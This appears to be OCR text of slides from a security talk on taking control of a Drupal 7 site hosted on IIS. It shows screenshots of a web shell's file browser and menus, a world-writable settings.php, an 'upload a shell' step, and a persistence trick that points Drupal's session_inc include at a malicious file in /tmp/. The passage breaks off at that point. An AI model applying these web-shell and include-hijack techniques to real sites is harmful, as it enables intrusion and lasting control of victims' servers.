
your ip : 158.58.170.186

HOME
Files Shell upload Sym Eval Remote Sql Mass Brute PHP Zone-H Joomla Wordpress Vb Domains String Boom
IUSR >
execute !
view file/folder
view !

C:\inetpub\www[redacted].co.uk\

name	size	owner:group	perms	modified	actions
.	-	????:????	rwxrwxrwx	05-Aug-2013 00:43	newfile | newfolder
	-	????:????	rwxrwxrwx	09-Oct-2013 10:34	newfile | newfolder
aspnet_client	DIR	????:????	rwxrwxrwx	31-Jul-2013 03:07	rename| delete
includes	DIR	????:????	rwxrwxrwx	04-Aug-2013 22:37	rename| delete
misc	DIR	????:????	rwxrwxrwx	04-Aug-2013 22:37	rename| delete
modules	DIR	????:????	rwxrwxrwx	04-Aug-2013 22:37	rename| delete
profiles	DIR	????:????	rwxrwxrwx	30-Jul-2013 16:36	rename| delete
scripts	DIR	????:????	rwxrwxrwx	04-Aug-2013 22:37	rename| delete
sites	DIR	????:????	rwxrwxrwx	04-Aug-2013 22:37	rename| delete

ANYTHING BUT COSMETIC: TAKING CONTROL


Website by [redacted]
K2LL33D SHELL
About Me
HOME
Files Shell upload Sym Eval Remote Sql Mass Brute PHP Zone-H Joomla Wordpress Vb Domains String Boom

Microsoft-IIS/7.5
Windows NT INTRAWWW 6.1 build 7601 (Windows Server 2008 R2 Standard Edition Service Pack 1) i586
IUSR
safemode : OFF
MySQL: ON | Perl: OFF | cURL: ON | WGet: OFF
[A] [C] [D] > C: \ inetpub \ www.[redacted]co.uk \ sites \ default \

server ip : [redacted]


your ip : 158.58.170.186

Filename	C:\inetpub\www[redacted]co.uk\sites\default\settings.php
Size	21.48 kb
Permission	rw-rw-rw-
Owner	IUSR
Create time	25-Jul-2013 22:44
Last modified	04-Aug-2013 21:26
Last accessed	25-Jul-2013 22:44
Actions	edit | rename | delete | download (gzip)
View	text | code | image

```
<?php

/**
 * @file
 * Drupal site-specific configuration file.
 *
 * IMPORTANT NOTE:
 * This file may have been set to read-only by the Drupal installation
 * program. If you make changes to this file, be sure to protect it again
 * after making your modifications. Failure to remove write permissions
 * to this file is a security risk.
```

sites DIR ????:???? rwxrwxrwx 04-Aug-2013 22:37 rename | delete


ANYTHING BUT COSMETIC: TAKING CONTROL



```
Drupal 7.22, 2013-04-03
-----------------------
- Allowed the drupal_http_request() function to be overridden so that
  additional HTTP request capabilities can be added by contributed modules.
- Changed the Simpletest module to allow PSR-0 test classes to be used in
  Drupal 7.
- Removed an unnecessary "Content-Disposition" header from private file
  downloads; it prevented many private files from being viewed inline in a web
  browser.
- Changed various field API functions to allow them to optionally act on a
  single field within an entity (API addition: http://drupal.org/node/1825844).
- Fixed a bug which prevented Drupal's file transfer functionality from working
  on some PHP 5.4 systems.
- Fixed incorrect log message when theme() is called for a theme hook that does
  not exist (minor string change).
- Fixed Drupal's token-replacement system to allow spaces in the token value.
- Changed the default behavior after a user creates a node they do not have
  access to view. The user will now be redirected to the front page rather than
  an access denied page.
- Fixed a bug which prevented empty HTTP headers (such as "0") from being set.
  (Minor behavior change: Callers of drupal_add_http_header() must now set
  FALSE explicitly to prevent a header from being sent at all; this was already
  indicated in the function's documentation.)
```


```
<?php

/**
* @file
* Drupal site-specific configuration file.
*
* IMPORTANT NOTE:
* This file may have been set to read-only by the Drupal installation
* program. If you make changes to this file, be sure to protect it again
* after making your modifications. Failure to remove write permissions
* to this file is a security risk.
```

UPLOAD A SHELL



```
function drupal_bootstrap($phase = NULL, $new_phase = TRUE) { ….

case DRUPAL_BOOTSTRAP_SESSION:
  require_once DRUPAL_ROOT . '/' . variable_get('session_inc', 'includes/session.inc');
  drupal_session_initialize();
  break;
```

In the session_inc variable include a malicious file from the /tmp/ folder:

